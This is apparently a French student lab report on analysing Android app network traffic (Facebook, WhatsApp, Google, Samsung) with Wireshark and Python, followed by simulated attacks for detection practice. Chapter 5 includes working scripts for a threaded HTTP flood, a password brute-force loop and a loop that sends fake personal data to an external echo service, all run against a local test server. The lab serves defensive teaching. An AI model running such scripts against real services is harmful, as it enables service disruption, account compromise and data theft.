


Figure 4.4 – Trafic Amazon filtré dans Wireshark

Connexions TLS d'un client (10.215.173.1) vers plusieurs services Amazon sur 7 secondes.

4.3 Analyse automatisée du trafic avec Python

Cette partie présente une analyse automatisée du trafic réseau capturé à l'aide de l'application PCAPdroid, lors d'une utilisation normale des applications Facebook et

WhatsApp (navigation, défilement du fil d'actualité et envoi de messages). Les fichiers PCAP obtenus ont été traités à l'aide de scripts Python afin d'extraire et d'analyser certaines informations réseau clés, notamment les adresses IP contactées et les requêtes DNS observées.

4.3.1 Analyse des adresses IP (IP Analyzer)

L'analyse des adresses IP vise à identifier les différentes destinations réseau contactées par les applications durant leur fonctionnement normal. Le script Python parcourt les trames capturées et extrait les adresses IP sources et destinations, puis les classe selon leur nature.

Pour chaque adresse IP publique détectée, une analyse complémentaire permet d'identifier son origine géographique et son organisation associée (fournisseur ou entreprise). Cette étape facilite l'interprétation du trafic en montrant que les connexions établies sont majoritairement dirigées vers des serveurs légitimes utilisés par Facebook et WhatsApp pour le stockage, la messagerie et la synchronisation des données.

Cette analyse permet ainsi de mieux comprendre le comportement réseau normal de ces applications et de distinguer les communications locales des communications vers des infrastructures distantes.

```
import ipaddress
import requests

def get_geo(ip):
    try:
        ip_obj = ipaddress.ip_address(ip)
        if ip_obj.is_private or ip_obj.is_loopback:
            return None
        r = requests.get(f"http://ip-api.com/json/{ip}",
           timeout=3)
        data = r.json()
        if data["status"] == "success":
            return {
                "country": data["country"],
                "city": data["city"],
                "isp": data["isp"]
            }
    except:
        pass
    return None

def analyze_ips(store):
```

```
    alerts = []
    for ip in store.get_ips():
        score = 0
        reasons = []
        try:
            ip_obj = ipaddress.ip_address(ip)
            if ip_obj.is_loopback:
                reasons.append("Loopback address")
                score += 0  # not suspicious
            elif ip_obj.is_private:
                reasons.append("Private network IP")
                score += 0
            else:
                reasons.append("Public IP observed")
                score += 1
        except ValueError:
            reasons.append("Invalid IP format")
            score += 2

        geo = get_geo(ip)
        if geo:
            reasons.append(f"Geo: {geo['country']} /
               {geo['isp']}")
            score += 1

        alerts.append({
            "ip": ip,
            "risk": score,
            "reasons": reasons
        })
    return alerts
```

Listing 4.1 – Script d'analyse des adresses IP

4.3.2 Analyse des requêtes DNS (DNS Analyzer)

L'analyse DNS consiste à examiner les requêtes de résolution de noms de domaine effectuées par les applications mobiles. Le script Python extrait les requêtes DNS présentes dans les trames capturées afin d'identifier les noms de domaine sollicités et leur fréquence d'apparition.

Les résultats montrent que les applications génèrent des requêtes DNS vers des

domaines appartenant à leurs services respectifs, souvent hébergés sur des plateformes cloud. Ces requêtes sont nécessaires pour résoudre les noms de domaine en adresses IP avant l'établissement des connexions réseau.

```
results = []
dns_df = store.df[store.df["dns_query"].notna()]
grouped = dns_df.groupby("dns_query").size()

for domain, count in grouped.items():
    results.append({
        "dns_query": domain,
        "count": int(count),
        "risk": 1 if count > 10 else 0})
return results

print("==== DNS QUERIES ====")
for r in dns_results:
    print(f"{r['dns_query']}     {r['count']} times")
```

Listing 4.2 – Script d'analyse DNS

L'observation des requêtes DNS permet de mieux comprendre :

— Quels services distants sont contactés,

— à quel moment les résolutions DNS sont effectuées,

— et comment les applications s'appuient sur plusieurs domaines pour assurer leur fonctionnement.

Même lorsque le contenu des communications est chiffré, l'analyse DNS reste informative car elle révèle des métadonnées réseau telles que les domaines contactés, ce qui contribue à une meilleure compréhension du trafic généré par les applications.

4.3.3 Résultat d'analyse de la capture de trafic réseaux



Figure 4.5 – Résultats de l'analyse automatisée - Partie 1




Figure 4.6 – Résultats de l'analyse automatisée - Partie 2

Interprétation :

Les résultats de l'analyse automatisée affichent les adresses IP contactées, leur nature (privée ou publique) ainsi que leur géolocalisation et organisation associée (Facebook, Google, Amazon, etc.).

L'analyse DNS montre les noms de domaines résolus, permettant d'identifier les services et applications utilisés (Facebook, WhatsApp, services Google).

Même si le contenu est chiffré, ces informations révèlent des métadonnées réseau importantes sur l'activité de l'utilisateur.

4.3.4 Interprétation des adresses IP et des domaines

IPs observées	Noms de domaine associés	Interprétation
31.13.69.x	graph.facebook.com, edge-mqtt.facebook.com, z-m-gateway.facebook.com, chat-e2ee-mini.facebook.com, rupload.facebook.com, web.facebook.com	Meta utilise plusieurs services en arrière-plan : — **Maintien de session** (éviter la reconnexion) — **Synchronisation silencieuse** (messages, notifications) — **Préchargement** du contenu — **Télémetrie applicative** Ce que cela révèle : — **Communication persistante** — **Même sans ouvrir Facebook** — **Envoi de métadonnées réseau** (adresse IP, heure, état de connexion) — **Meta peut savoir quand, où et combien de temps l'appareil est connecté**
216.239.x.x, 142.250.x.x, 108.177.x.x	mtalk.google.com, connectivitycheck.gstatic.com, firebaselogging.googleapis.com, play.googleapis.com, android.clients.google.com	Google Play Services est **le cœur d'Android** : — Vérification de la connexion Internet — Réception de notifications (FCM) — Journalisation (logs système) — Synchronisation compte Google
52.48.x.x, 99.86.x.x, 108.156.x.x	api.samsungcloud.com, ers.samsungcloud.com, vas.samsungapps.com, eu-auth2.samsungosp.com	Services propriétaires Samsung : — Synchronisation cloud — Authentification du compte Samsung — Vérification des mises à jour

Table 4.1 – Interprétation des adresses IP et domaines observés

Catégorie	**Pourquoi ça communique**	**Impact vie privée**
Facebook / Meta	Tracking + sync	Élevé
Google Services	Fonctionnement Android	Moyen
Samsung Services	Cloud & compte	Faible–Moyen
Amazon AWS	Hébergement	Neutre
IP privées	Réseau local	Aucun

Table 4.2 – Synthèse des impacts sur la vie privée

4.4 Données personnelles potentiellement exposées

Même lorsque l'utilisateur n'interagit pas activement avec son téléphone Android, l'analyse du trafic réseau montre que l'appareil maintient des communications régulières avec plusieurs serveurs distants (Google, Meta/Facebook, Samsung, etc.). Ces échanges, bien que souvent chiffrés, peuvent exposer différentes catégories de données personnelles et de métadonnées.

4.4.1 Métadonnées réseau

Les métadonnées sont des informations indirectes, mais très révélatrices.

Données exposées :

— Adresse IP publique de l'utilisateur

— Adresse IP locale (réseau interne)

— Horodatage des connexions

— Fréquence et volume des échanges

— Pays ou région approximative (géolocalisation IP)

Impact sur la vie privée :

Même sans accès au contenu des communications, ces métadonnées permettent de :

— Déduire les habitudes de connexion

— Identifier les périodes d'activité et d'inactivité

— Estimer la localisation géographique de l'utilisateur

4.4.2 Identification de l'utilisateur et de l'appareil

Les communications observées vers les services Google, Samsung et Facebook impliquent souvent une identification implicite ou explicite de l'utilisateur.

Données potentiellement exposées :

— Identifiants de compte (Google, Samsung, Facebook)

— Identifiant unique de l'appareil (Android ID, Firebase ID, etc.)

— Modèle du téléphone et version d'Android

— Version des applications installées

Impact sur la vie privée :

Ces informations permettent :

— Le suivi d'un même appareil dans le temps

— L'association de l'activité réseau à un utilisateur précis

— Le profilage technique de l'appareil

4.4.3 Informations liées aux applications installées

L'analyse DNS et IP permet de relier certaines communications à des applications spécifiques.

Données déduites indirectement :

— Applications installées sur l'appareil

— Applications actives en arrière-plan

— Services utilisés (messagerie, cloud, réseaux sociaux)

4.4.4 Données de comportement et d'usage

Les échanges réseau permettent de déduire le comportement numérique de l'utilisateur.

Données observables :

— Fréquence de synchronisation

— Activité en arrière-plan

— Interactions passives (notifications, mises à jour)

Impact :

Ces informations peuvent être utilisées pour :

— Établir des profils d'usage

— Optimiser des services

— Alimenter des mécanismes de ciblage ou d'analyse statistique

4.4.5 Données personnelles stockées dans le cloud

Certaines communications sont liées à la synchronisation des services cloud.

Données concernées :

— Contacts

— Messages

— Sauvegardes applicatives

— Paramètres du téléphone

Bien que le contenu soit chiffré, la fréquence et la nature des synchronisations restent observables.

4.4.6 Enjeux globaux de vie privée

Même en l'absence de fuite directe de contenu (messages, photos), les échanges réseau peuvent exposer :

— l'identité numérique de l'utilisateur

— ses habitudes quotidiennes

— son environnement technique

— ses préférences applicatives

Ces informations constituent une surface d'exposition à la vie privée, appelée parfois *privacy leakage by metadata*.

Chapitre 5

Détection des comportements anormaux

5.1 Motivation

Après l'analyse du trafic réseau légitime généré par l'utilisation d'applications mobiles courantes, il devient essentiel d'aller au-delà d'une simple observation descriptive. En effet, comprendre la différence entre un trafic normal et un trafic anormal constitue une étape clé dans l'étude de la sécurité des communications et de la protection de la vie privée.

La simulation d'attaques telles que l'exfiltration de données ou les tentatives de brute force permet de reproduire des scénarios réalistes de comportements malveillants susceptibles de se produire sur un réseau mobile. Ces scénarios offrent un cadre expérimental contrôlé pour observer comment certaines anomalies se traduisent concrètement au niveau des trames réseau : augmentation du volume de données, répétition anormale de requêtes, ciblage de services spécifiques ou communication avec des serveurs inhabituels.

L'objectif de cette partie est de montrer que, même lorsque le contenu des échanges est chiffré, l'analyse des métadonnées réseau peut révéler des indicateurs de compromission ou de fuite de données potentielles. En combinant une analyse manuelle (via Wireshark) et une analyse automatisée (à l'aide d'un script Python), il devient possible de détecter et de qualifier ces comportements anormaux de manière plus efficace et reproductible.

5.2 Simulation d'attaques réseau

5.2.1 Simulation d'une attaque DoS

La simulation de l'attaque par déni de service (DoS) consiste à provoquer volontairement une surcharge du réseau ou du service ciblé en générant un volume très élevé de paquets réseau vers une même destination sur une courte période de temps. Cette technique vise à monopoliser les ressources du système cible (bande passante, capacité de traitement, files d'attente réseau), rendant le service partiellement ou totalement indisponible pour les utilisateurs légitimes.

Dans le cadre de ce TP, cette surcharge est réalisée en émettant de manière répétée et rapide des requêtes réseau depuis l'émulateur Android vers une adresse IP et un port précis correspondant au service cible. Les paquets générés sont de type TCP, ces derniers étant envoyés sans mécanisme de contrôle de congestion, ce qui accentue l'effet de saturation.

Pour simuler cette attaque, on accède au Termux :



Figure 5.1 – Interface Termux

1ère étape : créer un serveur HTTP login (on exécute les commandes suivantes dans Termux) :

— pkg update

— pkg install python

— nano login_server.py

```
from http.server import BaseHTTPRequestHandler, HTTPServer

class LoginHandler(BaseHTTPRequestHandler):
    def do_POST(self):
        length = int(self.headers['Content-Length'])
        body = self.rfile.read(length).decode()
        if "admin=admin123" in body:
            self.send_response(200)
            self.end_headers()
```

```
            self.wfile.write(b"Login success")
        else:
            self.send_response(401)
            self.end_headers()
            self.wfile.write(b"Login failed")

server = HTTPServer(("127.0.0.1", 8080), LoginHandler)
print("Login server running on port 8080")
server.serve_forever()
```

Listing 5.1 – Serveur HTTP login

— python login_server.py

le serveur est opérationnel

2ème étape : lancer la capture de la trame (on exécute les commandes suivantes dans un powerShell sur Android studio) :

— cd C :\Users\USERNAME\AppData\Local\Android\Sdk\platform-tools

— .\adb root

— .\adb shell

— tcpdump -i any -s 0 -w /sdcard/dos.pcap

3ème étape : Simulation de l'attaque (on exécute les commandes suivantes dans une autre session Termux) :

— nano dos_attack.py

```
import requests
import threading

url = "http://127.0.0.1:8080"

def attack():
    while True:
        try:
            requests.post(url, data="flood=flood")
        except:
            pass

for i in range(50):  # number of threads
    t = threading.Thread(target=attack)
    t.start()
```

Listing 5.2 – Script d'attaque DoS

— python dos_attack.py

Arrêter après 10–15 secondes avec **CTRL+C** dans le Termux et dans le PowerShell pour arrêter la capture.

4ème étape : Générer le fichier PCAP de la capture (on exécute les commandes suivantes dans le Powershell) :

— exit (pour quitter le mode de capture)

— .\adb pull /sdcard/dos.pcap DESTINATION_PATH(ex :C :\Users\USERNAME\Desktop\)

on aura notre capture dos.pcap dans DESTINATION_PATH.

5.2.2 Simulation d'une attaque BruteForce

Une attaque Brute Force est une méthode d'attaque qui vise à compromettre un service ou un compte protégé en envoyant automatiquement et de manière répétitive un grand nombre de tentatives d'authentification avec différentes combinaisons d'identifiants et de mots de passe.

Dans le cadre de cette simulation, l'attaque se traduit par la génération intensive de requêtes vers un même service sur une courte période, ce qui permet d'observer un trafic réseau anormal caractérisé par la répétition de paquets similaires, la concentration des échanges vers une même adresse IP et un même port, ainsi qu'un taux élevé d'échecs d'authentification.

L'analyse de ce trafic permet d'identifier les signatures réseau typiques d'une attaque Brute Force, telles que la fréquence élevée des tentatives et la régularité des requêtes, et de comprendre comment ces comportements peuvent être détectés par des outils d'analyse réseau ou des systèmes de détection d'intrusion (IDS).

1ère étape : créer un serveur HTTP login (on exécute les commandes suivantes dans Termux) :

— pkg update

— pkg install python

— nano login_server.py

```
from http.server import BaseHTTPRequestHandler, HTTPServer

class LoginHandler(BaseHTTPRequestHandler):
    def do_POST(self):
        length = int(self.headers['Content-Length'])
        body = self.rfile.read(length).decode()
        if "admin=admin123" in body:
            self.send_response(200)
            self.end_headers()
```

```
            self.wfile.write(b"Login success")
        else:
            self.send_response(401)
            self.end_headers()
            self.wfile.write(b"Login failed")

server = HTTPServer(("127.0.0.1", 8080), LoginHandler)
print("Login server running on port 8080")
server.serve_forever()
```

Listing 5.3 – Serveur HTTP login pour Brute Force

— python login_server.py

le serveur est opérationnel

2ème étape : lancer la capture de la trame (on exécute les commandes suivantes dans un powerShell sur Android studio) :

— cd C :\Users\USERNAME\AppData\Local\Android\Sdk\platform-tools

— .\adb root

— .\adb shell

— tcpdump -i any -s 0 -w /sdcard/bruteforce.pcap

3ème étape : Simulation de l'attaque (on exécute les commandes suivantes dans une autre session Termux) :

— nano bruteforce.py

```
import requests

url = "http://127.0.0.1:8080"
passwords = ["1234", "password", "admin", "admin123", "qwerty"]

for pwd in passwords:
    data = f"admin={pwd}"
    r = requests.post(url, data=data)
    print("Trying:", pwd, "Status:", r.status_code)
```

Listing 5.4 – Script d'attaque Brute Force

— python bruteforce.py

Arrêter avec **CTRL+C** dans le Termux et dans le PowerShell pour arrêter la capture.

4ème étape : Générer le fichier PCAP de la capture (on exécute les commandes suivantes dans le Powershell) :

— exit (pour quitter le mode de capture)

— .\adb pull /sdcard/bruteforce.pcap DESTINATION_PATH(ex :C :\Users\USER\Desktop\)

on aura notre capture bruteforce.pcap dans DESTINATION_PATH.

5.2.3 Simulation d'une attaque Exfiltration des données

Une attaque d'exfiltration de données consiste à extraire et transmettre illicitement des informations sensibles (données personnelles, identifiants, fichiers, historiques, etc.) depuis un système compromis vers un serveur distant contrôlé par un attaquant. Contrairement aux attaques visibles comme le déni de service, l'exfiltration vise généralement à passer inaperçue en utilisant des protocoles réseau courants tels que HTTP, DNS ou FTP, afin de se fondre dans le trafic légitime.

Dans le cadre de cette simulation, l'attaque est reproduite en générant un flux anormal de données sortantes depuis un appareil Android ou un environnement émulé vers une destination externe. L'objectif est d'observer le comportement du trafic réseau, notamment l'augmentation du volume de données envoyées, la répétition de requêtes vers une même adresse IP ou un même domaine, et l'utilisation de ports standards. L'analyse de ces échanges permet d'identifier les signatures réseau caractéristiques de l'exfiltration, telles qu'un volume sortant élevé, des transferts réguliers ou des requêtes encodées, et de comprendre comment ce type d'attaque peut être détecté par analyse réseau ou par des systèmes de surveillance de sécurité.

1ère étape : lancer la capture de la trame (on exécute les commandes suivantes dans un powerShell sur Android studio) :

— cd C :\Users\USERNAME\AppData\Local\Android\Sdk\platform-tools

— .\adb root

— .\adb shell

— tcpdump -i any -s 0 -w /sdcard/exfiltration_http.pcap

2ème étape : Simulation de l'attaque (on exécute les commandes suivantes dans une session Termux) :

— nano exfiltration_http.py

```
import requests
import time

print("=== DATA EXFILTRATION STARTED ===")
url = "http://httpbin.org/post"  # HTTP volontairement (non
    chiffr )

while True:
```

```
    data = {
        "device_id": "emulator-5554",
        "user": "test_user",
        "email": "user@test.com",
        "location": "36.8,10.1",
        "contacts": "Alice,Bob,Charlie",
        "note": "Sensitive data exfiltration"
    }
    r = requests.post(url, data=data)
    print("Data sent, status:", r.status_code)
    time.sleep(5)
```

Listing 5.5 – Script d'exfiltration de données

— python exfiltration_http.py

Arrêter avec **CTRL+C** dans le Termux et dans le PowerShell pour arrêter la capture.

4ème étape : Générer le fichier PCAP de la capture (on exécute les commandes suivantes dans le Powershell) :

— exit (pour quitter le mode de capture)

— .\adb pull /sdcard/exfiltration_http.pcap DESTINATION_PATH(ex :C :\Users\USER\Deskt

on aura notre capture exfiltration_http.pcap dans DESTINATION_PATH.

voici les 3 captures :




Figure 5.2 – Les trois captures PCAP générées

5.3 Analyse manuelle des attaques

5.3.1 Analyse de la capture DoS.PCAP

On applique un filtrage `tcp.port == 8080 && http.request.method == "POST"` pour capter les trames concernant le DoS.




Figure 5.3 – Analyse de la capture DoS dans Wireshark

Lors de la simulation de l'attaque DoS réalisée depuis un émulateur Android, l'analyse du fichier PCAP montre que l'adresse IP source est identique à l'adresse IP de destination. Ce comportement s'explique par l'utilisation d'un environnement virtualisé dans lequel la capture du trafic est effectuée localement sur l'émulateur, avant la sortie réelle vers le réseau externe. Ainsi, bien que l'adresse IP apparaît identique, le trafic correspond bien à l'envoi massif de requêtes vers une même URL, caractéristique d'une attaque de type DoS.

L'adresse du serveur ciblé = 127.0.0.1 et on envoie les requêtes via le port 8080.

Interprétation :

Statistiques → I/O graphs



Figure 5.4 – Graphique I/O de la capture DoS

L'analyse des graphiques d'E/S Wireshark met en évidence un volume anormalement élevé de paquets réseau, atteignant jusqu'à 5 000 paquets par seconde, concentrés sur le port 8080. Cette activité est accompagnée d'une augmentation des erreurs TCP, indiquant une saturation des ressources du service. Ces éléments confirment la présence d'une attaque par déni de service.

5.3.2 Analyse de la capture bruteforce.PCAP

Dans notre exemple, on a essayé 5 tentatives de connexions, voici les paquets observés après filtrage `tcp.port == 8080 && http.request.method == "POST"` ou bien `http.response.code == 401`.




Figure 5.5 – Analyse de la capture Brute Force dans Wireshark

Analyse :

Regardons la colonne **Time** :

— 0.003 s

— 0.010 s

— 0.015 s

— 0.018 s

— 0.022 s

Un humain ne peut pas envoyer autant de tentatives aussi rapidement → C'est un comportement **automatisé**.

Interprétation :

L'analyse du fichier PCAP montre une succession rapide de requêtes HTTP POST vers le service de connexion exécuté sur le port 8080. Ces requêtes proviennent de la même source et ciblent la même destination, avec un intervalle de temps très court entre chaque tentative. Les réponses HTTP 401 indiquent des échecs répétés d'authentification. Ce comportement correspond à la signature réseau caractéristique d'une attaque Brute Force, basée sur l'envoi automatisé et intensif de tentatives de connexion.

5.3.3 Analyse de la capture exfiltration_http.PCAP

On applique un filtrage `tcp.dstport == 80` pour capter les trames comportant les données.




Figure 5.6 – Analyse de la capture d'exfiltration dans Wireshark

— Source IP : 10.0.2.16

Cette adresse correspond à l'émulateur Android (réseau NAT), la machine à l'origine des communications.

— Les données sont envoyées aux 3 serveurs externes :

1. 174.129.209.199

2. 3.231.126.0
3. 52.6.181.49

On choisit une trame par exemple la trame 251 et on observe le contenu suivant contenant les données :




FIGURE 5.7 – Contenu des données exfiltrées

L'analyse du trafic réseau a permis d'identifier une exfiltration de données via le protocole HTTP.

En se basant sur le volume anormal de données sortantes vers une même adresse IP sur les ports HTTP standards, le script Python a détecté automatiquement les communications suspectes.

Cette méthode montre l'efficacité de l'analyse comportementale pour la détection des attaques furtives utilisant des protocoles légitimes.

5.4 Analyse automatisée avec le script Python

Les attaques réseau sont devenues plus fréquentes et plus sophistiquées. La surveillance du trafic réseau constitue ainsi un élément central de la cybersécurité, permettant d'identifier des comportements malveillants avant qu'ils ne causent des dommages importants.

Dans les environnements professionnels, cette mission est assurée par des **Security Operations Centers (SOC)**, qui combinent surveillance, analyse, corrélation et réponse aux incidents. Toutefois, la mise en place d'un SOC complet nécessite des ressources humaines, techniques et financières importantes.

Dans ce contexte, ce projet vise à concevoir et implémenter un **prototype de moteur de Threat Intelligence basé sur l'analyse automatique des trames réseau**, inspiré des principes de fonctionnement d'un SOC. Le système développé permet d'analyser des captures réseau (PCAP), de détecter plusieurs types d'attaques et d'évaluer le niveau de risque associé.

5.4.1 Concepts fondamentaux

Sécurité des réseaux

